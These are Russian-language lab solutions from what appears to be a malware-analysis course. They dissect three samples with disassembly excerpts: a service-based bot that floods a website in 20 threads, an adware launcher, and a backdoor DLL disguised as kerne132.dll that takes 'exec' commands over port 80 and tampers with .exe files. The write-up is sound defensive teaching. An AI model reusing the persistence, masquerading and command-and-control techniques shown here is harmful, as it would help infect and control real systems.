Проанализируйте вредоносную программу Lab07-01.exe. и ответьте на вопросы

Вопросы

1. Как эта программа обеспечивает постоянное возобновление своей работы (например, после перезагрузки компьютера)?
2. Зачем эта программа использует мьютексы?
3. Какая локальная сигнатура подойдет для обнаружения этой программы?
4. Какая сетевая сигнатура подойдет для обнаружения этой программы?
5. Каково назначение этой программы?
6. При каких условиях эта программа завершит свою работу?

Подробный анализ

На первом этапе углубленного анализа этот вредонос следует открыть в IDA Pro или аналогичной программе, чтобы просмотреть список функций импорта. Многие элементы этого списка почти ни о чем не говорят, так как они присутствуют во всех исполняемых файлах в Windows. На их фоне можно выделить несколько вызовов: в частности, функции OpenSCManager и CreateService указывают на то, что этот вредонос, вероятно, создает службу, чтобы запуститься вместе с системой при следующей перезагрузке.

Импорт вызова StartServiceCtrlDispatcherA свидетельствует о том, что этот файл является службой. По вызовам InternetOpen и InternetOpenUrl можно понять, что эта программа способна обращаться по URL-адресу для загрузки данных.

Теперь перейдем к главной функции, которая в IDA Pro помечена как _wmain и имеет адрес 0x401000. С первого взгляда видно, что она достаточно короткая, поэтому ее можно полностью проанализировать. Как показано в следующем листинге, функция _wmain делает лишь один вызов. Если бы она была длиннее, нам бы пришлось сосредоточиться только на самых интересных вызовах, найденных в таблице импорта.

00401003 lea eax, [esp+10h+ServiceStartTable]

00401007 mov [esp+10h+ServiceStartTable.lpServiceName], offset (1) aMalservice ; "MalService"

0040100F push eax ; lpServiceStartTable

00401010 mov [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040

00401018 mov [esp+14h+var_8], 0
00401020 mov [esp+14h+var_4], 0
00401028 call (2) ds:StartServiceCtrlDispatcherA
0040102E push 0
00401030 push 0
00401032 call sub_401040

Этот код начинается с вызова StartServiceCtrlDispatcherA в строке **(2).** Согласно документации MSDN данная функция используется программой для реализации службы и обычно вызывается в самом начале. Она определяет управляющий код, который будет вызываться диспетчером служб. В нашем случае это функция sub_401040 в строке **(1)**, которая будет вызвана вслед за StartServiceCtrlDispatcherA.

Первый отрезок кода, включая вызов StartServiceCtrlDispatcherA, необходим программам для работы в качестве служб. Он ничего не говорит о принципе работы данной программы, но благодаря ему мы знаем, что она должна вести себя как служба.

Теперь рассмотрим функцию sub_401040, представленную в следующем листинге:

00401040 sub esp, 400h
00401046 push offset Name ; **(2)** "HGL345"
0040104B push 0 ; bInheritHandle
0040104D push 1F0001h ; dwDesiredAccess
00401052 call **(1)** ds:OpenMutexA
00401058 test eax, eax
0040105A jz short loc_401064
0040105C push 0 ; uExitCode
0040105E call ds:ExitProcess

Первым вызовом является OpenMutexA (1). О нем можно сказать лишь то, что он пытается получить дескриптор именованного мьютекса HGL345 (2). Если эта операция оказывается успешной, программа завершает работу.

Следующий вызов показан ниже:

00401064 push esi
00401065 push offset Name ; **(2)** "HGL345"
0040106A push 0 ; bInitialOwner
0040106C push 0 ; lpMutexAttributes
0040106E call **(1)** ds:CreateMutexA

Этот код создает мьютекс **(1)** с именем HGL345 **(2).** Сочетание этих двух вызовов используется для того, чтобы в любой момент времени в системе могла работать лишь одна копия программы. Если программа уже запущена, первый вызов OpenMutexA выполняется успешно, что приводит к завершению процесса.

Далее вызывается функция OpenSCManager, которая открывает дескриптор диспетчера служб, чтобы программа могла добавлять новые службы или изменять уже существующие. Следующий вызов, GetModuleFileName, возвращает полный путь к текущему исполняемому файлу или загруженной библиотеке. Первым аргументом служит дескриптор модуля, имя которого нужно извлечь; если он равен NULL, возвращается путь к текущей программе.

Полный путь используется в вызове CreateServiceA для создания службы. Этот вызов принимает множество аргументов, но самые важные из них отмечены в следующем листинге.

0040109A push 0 ; lpPassword
0040109C push 0 ; lpServiceStartName
0040109E push 0 ; lpDependencies
004010A0 push 0 ; lpdwTagId
004010A2 lea ecx, [esp+414h+BinaryPathName]
004010A6 push 0 ; lpLoadOrderGroup
004010A8 push **(1)** ecx ; lpBinaryPathName

004010A9 push 0 ; dwErrorControl
004010AB push **(2)** 2 ; dwStartType
004010AD push **(3)**10h ; dwServiceType
004010AF push 2 ; dwDesiredAccess
004010B1 push offset DisplayName ; "Malservice"
004010B6 push offset DisplayName ; "Malservice"
004010BB push esi ; hSCManager
004010BC call ds:CreateServiceA

Ключевыми аргументами функции CreateServiceA являются BinaryPathName **(1)**, dwStartType **(2)** и dwServiceType **(3)**. Первый содержит путь к исполняемому файлу, полученный из вызова GetModuleFileName. Этот вызов нужен в связи с тем, что вредоносное ПО может не знать, в каком файле или каталоге оно хранится. Динамическое извлечение этой информации позволяет устанавливать службу независимо от того, какой исполняемый файл был запущен и где он находится.

В документации MSDN перечислены допустимые значения для аргументов dwServiceType и dwStartType. В первом случае это SERVICE_BOOT_START (0x00), SERVICE_SYSTEM_START (0x01), SERVICE_AUTO_START (0x02), SERVICE_DEMAND_START (0x03) и SERVICE_DISABLED (0x04). Вредонос передает значение 0x02, которое соответствует константе SERVICE_AUTO_START и говорит о том, что служба запускается автоматически вместе с системой.

Большой отрезок кода занимается изменением структур, связанных с временем. Здесь мы видим значение, помеченное в IDA Pro как SYSTEMTIME: это одна из структур Windows, которая хранит время. Согласно MSDN для представления конкретного времени SYSTEMTIME содержит отдельные поля для секунд, минут, часов, дней и т. д. В данном случае все поля изначально обнуляются, после чего в строке **(1)** году присваивается значение 0x0834, что в десятичной системе равно 2100. Это соответствует дате 1 января 2100 года. Затем программа вызывает функцию SystemTimeToFileTime для перевода из одного формата времени в другой:

004010C2 xor edx, edx
004010C4 lea eax, [esp+404h+DueTime]
004010C8 mov dword ptr [esp+404h+SystemTime.wYear], edx
004010CC lea ecx, [esp+404h+SystemTime]
004010D0 mov dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
004010D4 push eax ; lpFileTime
004010D5 mov dword ptr [esp+408h+SystemTime.wHour], edx
004010D9 push ecx ; lpSystemTime
004010DA mov dword ptr [esp+40Ch+SystemTime.wSecond], edx
004010DE mov **(1)** esp+40Ch+SystemTime.wYear], 834h
004010E5 call ds:SystemTimeToFileTime

После этого программа делает вызовы CreateWaitableTimer, SetWaitableTimer и WaitForSingleObject. В данном случае аргумент lpDueTime для SetWaitableTimer является самым важным. Как видно в следующем листинге, он имеет тип FileTime и возвращается из функции SystemTimeToFileTime. Дальше код останавливает работу и ждет наступления 1 января 2100 года, используя вызов WaitForSingleObject.

Вслед за этим начинается цикл с 20 итерациями, как показано ниже:

00401121 mov **(1)** esi, 14h
00401126 push 0 ; lpThreadId
00401128 push 0 ; dwCreationFlags
0040112A push 0 ; lpParameter
0040112C push **(5)** offset StartAddress ; lpStartAddress
00401131 push 0 ; dwStackSize
00401133 push 0 ; lpThreadAttributes

00401135 call **(4)** edi ; CreateThread
00401137 dec **(3)** esi
00401138 jnz **(2)** short loc_401126

Здесь регистр ESI выступает в роли счетчика и принимает значение 0x14 (20 в десятичной системе). В конце цикла в строке **(2)** ESI декрементируется и, достигнув нуля, завершает цикл **(3)**. Вызов CreateThread **(4)** имеет несколько аргументов, но нас интересует только один из них − lpStartAddress **(5)**. Он говорит о том, какая функция будет использоваться в качестве начального адреса потока, помеченного как StartAddress.

Выполнив двойной щелчок на StartAddress, мы увидим, что эта функция вызывает InternetOpen, чтобы установить интернет-соединение, и затем использует вызов InternetOpenUrlA внутри цикла, как показано в следующем коде:

0040116D push 0 ; dwContext
0040116F push 80000000h ; dwFlags
00401174 push 0 ; dwHeadersLength
00401176 push 0 ; lpszHeaders
00401178 push offset szUrl ; **(3)** "http://www.malwareanalysisbook.com"
0040117D push esi ; hInternet
0040117E call **(2)** edi ; InternetOpenUrlA
00401180 jmp **(1)** short loc_40116D

Инструкция jmp в конце цикла **(1)** является безусловным переходом. Это означает, что код никогда не завершается − он будет вечно вызывать функцию InternetOpenUrlA **(2)** и загружать домашнюю страницу домена www.malwareanalysisbook.com **(3).** Поскольку CreateThread вызывается 20 раз, вызов InternetOpenUrlA будет выполняться из 20 потоков. Этот вредонос устанавливает себя на множество компьютеров, чтобы впоследствии выполнить DDoS-атаку. Если все зараженные системы одновременно выполнят свои запросы (1 января 2100 года), сервер может не выдержать такой нагрузки и сайт станет недоступным.

Подытожим наш анализ. Этот вредонос использует мьютексы, чтобы запускаться в единственном экземпляре. Он создает службу, чтобы запуститься снова при перезагрузке компьютера. Дождавшись 1 января 2100 года, он начинает безостановочно загружать страницу www.malwareanalysisbook.com.

Стоит отметить, что данное вредоносное ПО не выполняет всех функций, которые требуются от службы. Обычно служба реализует вызовы для завершения или временной остановки; кроме того, она должна менять свой статус, чтобы о ее запуске было известно пользователю и ОС. Поскольку этот вредонос не занимается ничем подобным, во время выполнения его служба всегда будет иметь статус START_PENDING, что делает невозможным ее остановку. Злоумышленники часто реализуют ровно тот объем возможностей, который требуется для достижения их целей, при этом любая другая функциональность, указанная в спецификации, игнорируется.

ПРИМЕЧАНИЕ

Если вы запускаете этот зараженный файл вне виртуальной машины, то после завершения анализа уничтожьте его службу командой sc delete Malservice и затем удалите сам файл.

Задание 7.2

Проанализируйте вредоносную программу Lab07-02.exe. и ответьте на вопросы.

Вопросы

1. Каким путем эта программа обеспечивает постоянное возобновление своей работы?
2. Каково назначение этой программы?
3. При каких условиях эта программа завершит свою работу?

Подробный анализ

Начнем с базового статического анализа. Мы нашли всего одну интересную строку в кодировке Unicode: http://www.malwareanalysisbook.com/ad.html. В таблице экспорта нет ничего примечательного, а среди импортов найдено лишь несколько нестандартных:

SysFreeString
SysAllocString
VariantInit
CoCreateInstance
OleInitialize
OleUninitialize

Все эти функции связаны с COM-интерфейсами. В частности, вызовы CoCreateInstance и OleInitialize необходимы для использования возможностей COM.

Попробуем динамический анализ. При запуске эта программа открывает Internet Explorer и отображает рекламу. Нет никаких признаков того, что она изменяет систему или устанавливает себя для последующего запуска при перезагрузке компьютера.

Теперь мы можем исследовать код в IDA Pro. Перейдем к методу _main и рассмотрим код, представленный в следующем листинге:

```
00401003 push 0 ; pvReserved
00401005 call (1) ds:OleInitialize
0040100B test eax, eax
0040100D jl short loc_401085
0040100F lea eax, [esp+24h+(1) ppv]
00401013 push eax ; ppv
00401014 push offset riid ; riid
00401019 push 4 ; dwClsContext
0040101B push 0 ; pUnkOuter
0040101D push offset rclsid ; rclsid
00401022 call (2) ds:CoCreateInstance
00401028 mov eax, [esp+24h+ (3)ppv]
```

Первым делом вредонос инициализирует COM и получает указатель на COM-объект, используя вызовы OleInitialize **(1)** и CoCreateInstance **(2)**. Возвращенный COM-объект будет храниться внутри стека в переменной, помеченной в IDA Pro как ppv **(3)**. Чтобы определить, какие возможности модели COM здесь используются, мы должны изучить идентификаторы интерфейса (IID) и класса (CLSID).

Щелкнем на переменных rclsid и riid, чтобы узнать их значения: 0002DF01-0000-0000-C000000000000046 и D30C1661-CDAF-11D0-8A3E-00C04FC9E26E соответственно. Чтобы определить, какая программа будет запущена, можно проверить CLSID в реестре или поискать в Интернете какую-либо документацию, связанную с идентификатором IID. IID принадлежит интерфейсу IWebBrowser2, а CLSID относится к Internet Explorer.

Как показано в следующем листинге, доступ к COM-объекту, возвращенному из вызова CoCreateInstance, происходит несколькими инструкциями ниже **(1)**:

```
0040105C (1) mov eax, [esp+28h+ppv]
00401060 push ecx
00401061 lea ecx, [esp+2Ch+pvarg]
00401065 (2) mov edx, [eax]
00401067 push ecx
00401068 lea ecx, [esp+30h+pvarg]
0040106C push ecx
0040106D lea ecx, [esp+34h+var_10]
00401071 push ecx
00401072 push esi
00401073 push eax
00401074 (3) call dword ptr [edx+2Ch]
```

После этой инструкции регистр EAX указывает на местоположение COM-объекта. В строке **(2)** EAX разыменовывается, а EDX указывает на начало самого объекта. В строке **(3)** из объекта вызывается функция со сдвигом +0x2C. Как упоминалось в данной работе, сдвиг

0x2C в интерфейсе IWebBrowser2 соответствует функции Navigate; чтобы пометить его и создать подходящую структуру, можно воспользоваться окном Structures (Структуры) в IDA Pro. При вызове Navigate Internet Explorer переходит по веб-адресу http://www.malwareanalysisbook.com/ad.html.

За этим вызовом идет несколько функций очистки, после чего программа завершается. Вредонос не модифицирует систему и не устанавливает себя для обеспечения постоянного присутствия. Он всего лишь разово выводит рекламное сообщение.

Такие простые программы должны вызывать у вас подозрение. Они могут быть упакованы вместе с дополнительным вредоносным ПО и являться лишь одним из его компонентов.

Задание 7.3

Проанализируйте вредоносную программу Lab07-03.exe. и ответьте на вопросы.

Вопросы

1. Каким образом эта программа обеспечивает постоянное возобновление своей работы?
2. Какие две локальные сигнатуры можно подобрать для этого вредоноса?
3. Каково назначение этой программы?
4. Как бы вы удалили эту программу после установки?

Подробный анализ

Для этой лабораторной работы мы извлекли два зараженных файла: исполняемый Lab07-03.exe и библиотеку Lab07-03.dll.

Мы сделали это до их запуска, это важно, поскольку вредонос может изменить себя во время выполнения. Оба файла были найдены в одном и том же каталоге на компьютере жертвы. При анализе их следует запускать именно в таком виде. Обнаруженная строка 127 (IP-адрес типа loopback) позволяет подключаться к локальной системе (в настоящей версии этого вредоноса содержится удаленный адрес, но мы поменяли его на локальный, чтобы вас защитить).

ПРЕДУПРЕЖДЕНИЕ

Эта учебная программа может причинить существенный вред вашему компьютеру, и после ее установки у вас могут возникнуть проблемы с ее удалением. Прежде чем запускать этот файл, сделайте снимок виртуальной машины.

Для начала мы проанализируем файл Lab07-03.exe с помощью базовых статических методик. Открыв его в программе Strings, мы получим обычные некорректные строки и импорты функций. Мы также увидим дни недели, месяцы и другие значения, которые входят в библиотечный код, но не являются частью исполняемого файла.

В следующем листинге показаны некоторые интересные строки, найденные в коде:

```
kerne132.dll
.exe
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
C:\Windows\System32\Kernel32.dll
Lab07-03.dll
Kernel32.
C:\windows\system32\kerne132.dll
C:\*
```

Строка kerne**1**32.dll явно должна выглядеть как kernel32.dll, но с **1** вместо l (единицу мы выделили полужирным).

Строка Lab07-03.dll говорит нам о том, что в этой лабораторной работе исполняемый файл может каким-то образом обращаться к DLL. Строка WARNING_THIS_WILL_DESTROY_YOUR_MACHINE тоже привлекает внимание, но это

лишь результат изменений, сделанных специально для этой книги. Обычное вредоносное ПО не содержит такой строки; о ее назначении мы узнаем чуть позже.

Дальше мы исследуем импорты файла Lab07-03.exe. Самые интересные из них представлены ниже:

CreateFileA
CreateFileMappingA
MapViewOfFile
IsBadReadPtr
UnmapViewOfFile
CloseHandle
FindFirstFileA
FindClose
FindNextFileA
CopyFileA

Импорты функций CreateFileA, CreateFileMappingA и MapViewOfFile свидетельствуют, что данная программа, скорее всего, открывает файл и отображает его на память. Операции FindFirstFileA и FindNextFileA являются признаком того, что программа, вероятно, производит поиск по каталогам и копирует найденные файлы с помощью вызова CopyFileA. Тот факт, что вредонос не импортирует библиотеку Lab07-03.dll (или какое-либо ее содержимое) и вызовы LoadLibrary и GetProcAddress, говорит о том, что он не загружает библиотеку на этапе выполнения. Это подозрительное поведение, и мы должны изучить его в рамках нашего анализа.

Теперь поищем интересные строки и импорты в самой библиотеке. Вот что мы нашли:

hello
127.26.152.13
sleep
exec

Самой интересной строкой здесь является IP-адрес 127.26.152.13, по которому подключается вредонос (чтобы изучить активность по этому адресу, можно использовать сетевые датчики). Мы также видим значения hello, sleep и exec, которые следует подробнее изучить после открытия программы в IDA Pro.

Поищем в Lab07-03.dll импорты. Мы видим, что из библиотеки ws2_32.dll импортируются все функции, необходимые для отправки и получения данных по сети. Также можно выделить функцию CreateProcess, которая указывает на то, что программа может создать другой процесс.

При проверке экспортных вызовов файла Lab07-03.dll обнаруживается, что таковых, как ни странно, нет. Это значит, что он не может быть импортирован другой программой, но мы все равно можем вызвать из библиотеки функцию LoadLibrary, даже если она не экспортируется. Мы будем иметь это в виду, когда начнем рассматривать эту DLL более подробно.

Теперь попробуем базовый динамический анализ. Исполняемый файл завершает свою работу сразу после запуска, не демонстрируя никакой заметной активности (мы могли бы попытаться запустить DLL с помощью утилиты rundll32, но это не сработает, потому что библиотека ничего не экспортирует). К сожалению, нам не удалось узнать ничего нового.

Следующим шагом будет выполнение анализа с использованием IDA Pro. Мы начнем с библиотеки, так как она проще исполняемого файла. Но это дело вкуса − вы можете выбрать другой порядок действий.

Анализ динамической библиотеки

Если открыть DLL в IDA Pro, мы не увидим экспортных вызовов, зато нам откроется точка входа. Перейдем к методу DLLMain, который автоматически помечен в IDA Pro. В отличие от двух предыдущих лабораторных работ, здесь DLL содержит много кода и анализ каждой отдельной инструкции занял бы слишком много времени. Поэтому мы

воспользуемся простым приемом и будем рассматривать только инструкции call, игнорируя все остальное. Это поможет быстро получить общее представление о возможностях библиотеки. Посмотрим, как бы выглядел код, если бы в нем остались только интересные нам инструкции call.

```
10001015 call _alloca_probe
10001059 call ds:OpenMutexA
1000106E call ds:CreateMutexA
1000107E call ds:WSAStartup
10001092 call ds:socket
100010AF call ds:inet_addr
100010BB call ds:htons
100010CE call ds:connect
10001101 call ds:send
10001113 call ds:shutdown
10001132 call ds:recv
1000114B call ebp ; strncmp
10001159 call ds:Sleep
10001170 call ebp ; strncmp
100011AF call ebx ; CreateProcessA
100011C5 call ds:Sleep
```

Первый вызов направлен к библиотечной функции _alloca_probe, которая выделяет стек в памяти. Мы можем сказать лишь то, что эта функция использует большой стек. Далее идут вызовы OpenMutexA и CreateMutexA, которые, как и в работе 7.1, обеспечивают запуск вредоноса в единственном экземпляре.

Остальные перечисленные функции нужны для установления соединения с удаленным сокетом и отправки/получения данных. В конце идут вызовы Sleep и CreateProcessA. На этом мы еще не знаем, какие данные передаются и какой процесс создается, но уже можем высказать предположение о назначении этой библиотеки. Лучшее объяснение функции для передачи данных и создания процесса состоит в том, что она предназначена для получения удаленных команд.

Теперь, когда известно, чем занимается эта функция, нужно узнать, какие данные она отправляет и принимает. Сначала проверим адрес соединения. Несколькими строками выше операции connect находим вызов inet_addr с фиксированным IP-адресом 127.26.152.13. Мы также видим аргумент 0x50 − это порт 80, который обычно используется для веб-трафика.

Но какие данные здесь передаются? В следующем листинге показан вызов send:

```
100010F3 push 0 ; flags
100010F5 repne scasb
100010F7 not ecx
100010F9 dec ecx
100010FA push ecx ; len
100010FB push offset (1) buf ; "hello"
10001100 push esi ; s
10001101 call ds:send
```

Как можно видеть в строке (1), аргумент buf хранит данные, которые будут переданы по сети; IDA Pro распознает ссылку на buf как строку "hello", помечая ее соответствующим образом. Это похоже на приветствие, которое зараженный компьютер отправляет серверу, чтобы просигнализировать о своей готовности принимать команды.

Дальше мы видим данные, которые программа ожидает получить в ответ:

```
10001124 lea (3) eax, [esp+120Ch+buf]
1000112B push 1000h ; len
10001130 push eax ; (2) buf
10001131 push esi ; s
```

10001132 call **(1)** ds:recv

Если перейти к вызову recv **(1),** можно заметить, что в строке **(2)** буфер в стеке был помечен IDA Pro. Обратите внимание на то, что первой к переменной buf обращается инструкция lea **(3).** Она не разыменовывает значение, которое хранится по этому адресу, а всего лишь получает указатель на него. Вызов recv сохраняет в стеке входящий сетевой трафик.

Теперь нужно понять, что эта программа делает с ответом. Мы видим, что несколькими строками ниже **(1)** проверяется значение буфера, как показано в следующем листинге.

```
1000113C (1) lea ecx, [esp+1208h+buf]
10001143 push 5 ; size_t
10001145 push ecx ; char *
10001146 push offset aSleep ; "sleep"
1000114B (2) call ebp ; strncmp
1000114D add esp, 0Ch
10001150 (3) test eax, eax
10001152 jnz short loc_10001161
10001154 push 60000h ; dwMilliseconds
10001159 call ds:Sleep
```

В строке **(1)** происходит доступ к тому же буферу, что и в предыдущем листинге, несмотря на другой сдвиг относительно регистра ESP (esp+1208+buf и esp+120C+buf различаются). Разница возникает из-за изменения размера стека. IDA Pro помечает обе переменные как buf, показывая тем самым, что они имеют одно и то же значение.

В строке **(2)** этот код вызывает функцию strncmp и проверяет, совпадают ли первые пять символов со строкой sleep. Сразу после этого в строке **(3)** происходит проверка возвращаемого значения, и если оно равно нулю, делается вызов Sleep, чтобы программа остановилась на 60 секунд. То есть, если удаленный сервер отправит команду sleep, программа вызовет функцию Sleep.

Мы видим еще одно обращение к буферу несколькими инструкциями ниже:

```
10001161 lea edx, [esp+1208h+buf]
10001168 push 4 ; size_t
1000116A push edx ; char *
1000116B push offset aExec ; "exec"
10001170 (1) call ebp ; strncmp
10001172 add esp, 0Ch
10001175 test eax, eax
10001177 (2) jnz short loc_100011B6
10001179 mov ecx, 11h
1000117E lea edi, [esp+1208h+StartupInfo]
10001182 rep stosd
10001184 lea eax, [esp+1208h+ProcessInformation]
10001188 lea ecx, [esp+1208h+StartupInfo]
1000118C push eax ; lpProcessInformation
1000118D push ecx ; lpStartupInfo
1000118E push 0 ; lpCurrentDirectory
10001190 push 0 ; lpEnvironment
10001192 push 8000000h ; dwCreationFlags
10001197 push 1 ; bInheritHandles
10001199 push 0 ; lpThreadAttributes
1000119B lea edx, (4)[esp+1224h+ CommandLine]
100011A2 push 0 ; lpProcessAttributes
100011A4 push edx ; lpCommandLine
```

100011A5 push 0 ; lpApplicationName
100011A7 mov [esp+1230h+StartupInfo.cb], 44h
100011AF **(3)** call ebx ; CreateProcessA

На этот раз код проверяет, начинается ли буфер с символов exec. Если да, то функция strncmp вернет 0, как показано в строке **(1)**, в результате чего будут выполнены инструкция jnz **(2)** и вызов CreateProcessA.

Как видно в строке **(3)**, функция CreateProcessA принимает множество аргументов, но самым интересным из них является CommandLine , который определяет, какой процесс будет создан. Из этого листинга можно сделать вывод, что строковое значение аргумента CommandLine **(4)** было помещено в стек где-то выше по коду, и нам нужно узнать, где именно. Для этого поместим курсор на имя CommandLine, чтобы выделить все участки этой функции, на которых оно используется. К сожалению, после просмотра всего кода нам не удалось найти ни одного другого примера чтения или записи переменной CommandLine.

Мы зашли в тупик. Нам известно, что название программы находится в аргументе CommandLine вызова CreateProcessA, но мы не можем найти то место, где этот аргумент записывается. Стало быть, CommandLine получает значение до того, как его начинают использовать в качестве аргумента для CreateProcessA, поэтому нам придется пойти на разные хитрости.

Это непростой случай, так как автоматическая маркировка со стороны IDA Pro только усложнила нам поиск кода, в котором записывается CommandLine. Согласно функции, представленной в следующем листинге, CommandLine соответствует значению 0x0FFB **(2):**

10001010 ; BOOL __stdcall DllMain(...)
10001010 _DllMain@12 proc near
10001010
10001010 hObject = dword ptr -11F8h
10001010 name = sockaddr ptr -11F4h
10001010 ProcessInformation =_PROCESS_INFORMATION ptr -11E4h
10001010 StartupInfo = _STARTUPINFOA ptr -11D4h
10001010 WSAData = WSAData ptr -1190h
10001010 buf = (1)byte ptr -1000h
10001010 CommandLine = (2)byte ptr -0FFBh
10001010 arg_4 = dword ptr 8

Как вы помните, наш входной буфер начинается со сдвига 0x1000(1) , а его значение устанавливается с помощью инструкции lea. Это говорит о том, что сами данные хранятся в стеке и что это не просто указатель. Хотя тот факт, что сдвиг 0x0FFB в нашем буфере занимает 5 байт, означает, что в качестве команды будет выполнено содержимое этих 5 байт. В данном случае вредоносная программа получает от удаленного сервера строку exec FullPathOfProgramToRun. Когда это происходит, она вызывает функцию CreateProcessA с аргументом FullPathOfProgramToRun.

На этом анализ данной функции и всей библиотеки завершен. Теперь мы знаем, что этот файл используется в качестве бэкдора, позволяя злоумышленнику запускать в системе исполняемый файл путем ответа на пакет, посланный через порт 80. Нам по-прежнему неизвестно, почему эта библиотека не экспортирует никаких функций и как она работает, а ее содержимое не дает нам никаких подсказок. Поэтому мы отложим эти вопросы на будущее.

Анализ исполняемого файла

Теперь перейдем к методу main исполняемого файла. Вначале мы видим проверку аргументов командной строки:

00401440 mov eax, [esp+argc]
00401444 sub esp, 44h
00401447 **(1)** cmp eax, 2

```
0040144A push ebx
0040144B push ebp
0040144C push esi
0040144D push edi
0040144E (2) jnz loc_401813
00401454 mov eax, [esp+54h+argv]
00401458 mov esi, offset aWarning_this_w ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
0040145D (3) mov eax, [eax+4]
00401460 ; CODE XREF: _main+42 j
00401460 (4) mov dl, [eax]
00401462 mov bl, [esi]
00401464 mov cl, dl
00401466 cmp dl, bl
00401468 jnz short loc_401488
0040146A test cl, cl
0040146C jz short loc_401484
0040146E mov dl, [eax+1]
00401471 mov bl, [esi+1]
00401474 mov cl, dl
00401476 cmp dl, bl
00401478 jnz short loc_401488
0040147A add eax, 2
0040147D add esi, 2
00401480 test cl, cl
00401482 (5) jnz short loc_401460
00401484 ; CODE XREF: _main+2C j
00401484 xor eax, eax
00401486 jmp short loc_40148D
```

В строке **(1)** проверяется количество аргументов. Если оно не равно 2, управление переходит к другому блоку кода **(2)**, который преждевременно завершает работу (именно это произошло, когда мы попытались выполнить динамический анализ, но программа быстро завершилась). Затем в строке **(3)** значение argv[1] помещается в регистр EAX, а строка "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" − в ESI. Цикл в строках с **(4)** по **(5)** сравнивает значения, хранящиеся в ESI и EAX. Если они не совпадают, программа переходит на участок, который выходит из функции и больше ничего не делает.

Теперь мы знаем, что если не передать этой программе подходящие аргументы командной строки, то она сразу же завершается. Вот как выглядит ее корректный запуск:

```
Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

ПРИМЕЧАНИЕ

Вредоносное ПО, которое меняет свое поведение или требует аргументы командной строки, встречается довольно часто, но это конкретное сообщение выглядит несколько странно. Обычно аргументы подобного рода являются менее очевидными. Мы выбрали это значение, чтобы вы по неосторожности не запустили данный файл на важном компьютере, поскольку он может нанести вред вашей системе и его будет сложно удалить.

На этом этапе мы могли бы переделать наш базовый динамический анализ с помощью корректных аргументов, чтобы программа выполнила больше кода. Но не будем отвлекаться и продолжим использовать статические методики. Мы всегда сможем вернуться назад, если снова зайдем в тупик.

В IDA Pro мы видим, что при загрузке kernel32.dll и нашей библиотеки Lab07-03.dll исполняемый файл делает вызовы CreateFile, CreateFileMapping и MapViewOfFile. В этих функциях можно найти множество сложных операций с памятью, предназначенных для чтения и записи. Мы могли бы тщательно исследовать каждую инструкцию, но это заняло бы слишком много времени, поэтому сначала рассмотрим сами вызовы.

Мы видим две другие функции: sub_401040 и sub_401070. Обе они относительно короткие, и ни одна из них не делает внешних вызовов. Значит, их задача − либо сравнение памяти, либо вычисление сдвигов, либо запись в память. Мы не стремимся распознать каждую операцию, которую выполняет данная программа, так что эти функции можно пропустить (продолжительный анализ подобных функций является распространенной ловушкой, поэтому прибегать к нему следует только при крайней необходимости). Мы также видим множество арифметических операций и функций для перемещения и сравнения памяти (вероятно, в рамках двух загруженных библиотек − kernel32.dll и Lab07-03.dll). Программа перемещает данные между двумя открытыми файлами. Чтобы узнать, какие именно изменения при этом выполняются, мы могли бы отследить каждую инструкцию, но пока лучше пропустить этот этап и перейти к динамическому анализу, который позволит нам понаблюдать за доступом к файлам и их модифицированием.

Прокрутив окно IDA Pro вниз, мы увидим интересный код, который вызывает функции из Windows API. Сначала делается два вызова CloseHandle для двух открытых файлов, поэтому мы знаем, что вредонос завершает их редактирование. Затем применяется операция CopyFile, которая копирует файл Lab07-03.dll в каталог C:\Windows\System32\ под именем kerne**1**32.dll, явно маскируя его под kernel32.dll. Можно предположить, что библиотека kerne**1**32.dll будет использоваться вместо kernel32.dll, но пока что мы не можем сказать, как она загружается.

Вызовы CloseHandle и CopyFile свидетельствуют о завершении этого участка кода. Дальше начинается другая логическая задача. При дальнейшем исследовании метода main ближе к его концу обнаруживается другой вызов, который принимает строковый аргумент C:*:

00401806 push offset aC ; "C:*"
0040180B call sub_4011E0

В отличие от других функций, вызываемых из main, sub_4011E0 использует несколько импортов, что привлекает наше внимание. Если перейти к ее коду, можно увидеть, что в IDA Pro ее первый аргумент имеет имя arg_0, но помечен как lpFilename. IDA Pro знает, что это имя файла, поскольку в этом качестве оно передается в функцию из Windows API. Одним из первых действий этой функции является вызов FindFirstFile с аргументом C:* для поиска диска C:.

Вслед за вызовом FindFirstFile можно видеть множество сравнений и арифметических операций. Это еще одна функция, анализ которой требует много времени и усилий, поэтому пока что мы ее пропустим и вернемся к ней, если получим больше информации. Если не считать инструкцию malloc, первым вызовом здесь является sub_4011e0 − функция, исследованием которой мы сейчас занимаемся. Это говорит о ее рекурсивности (она сама себя вызывает). Дальше в строке **(1)** делается вызов stricmp:

004013F6 **(1)** call ds:_stricmp
004013FC add esp, 0Ch
004013FF test eax, eax
00401401 jnz short loc_40140C
00401403 push ebp ; lpFileName
00401404 **(2)** call sub_4010A0

Аргументы функции stricmp попадают в стек примерно за 30 инструкций до ее вызова, но вы все равно можете их найти по ближайшим инструкциям push. Строка сравнивается со значением .exe, и при совпадении вызывается функция sub_4010a0 **(2).**

На этом закончим анализ данной функции, не углубляясь в принцип работы sub_4010a0. Дальше мы видим вызов FindNextFileA и переход jump, что свидетельствует о циклическом выполнении этого кода. В конце функция выполняет операцию FindClose и завершается неким кодом для обработки исключений.

На этом этапе с большой уверенностью можно сказать, что данная функция ищет на диске C: файлы с расширением .exe и что-то с ними делает. Судя по рекурсивному вызову, сканируется вся файловая система. Мы могли бы вернуться назад и подтвердить наше предположение, но это займет много времени. Куда лучшим решением будет выполнение базового динамического анализа с помощью Process Monitor (procmon): это позволит убедиться в том, что программа ищет файлы с расширением .exe в каждом каталоге.

Чтобы узнать, что именно программа делает с найденными файлами, нам нужно проанализировать функцию sub_4010a0, которая вызывается при обнаружении подходящего расширения. Ее код довольно сложен, и его подробное изучение будет слишком долгим. Лучше посмотрим, какие вызовы он делает. Сначала вызываются операции CreateFile, CreateFileMapping и MapViewOfFile для отображения всего файла на память. То есть весь файл копируется на участок памяти, после чего программа может считывать и записывать его содержимое без применения дополнительных вызовов. Это усложняет анализ, поскольку мы не видим, какие изменения при этом вносятся. Но мы и тут не станем углубляться в подробности, а сразу перейдем к динамическим методикам.

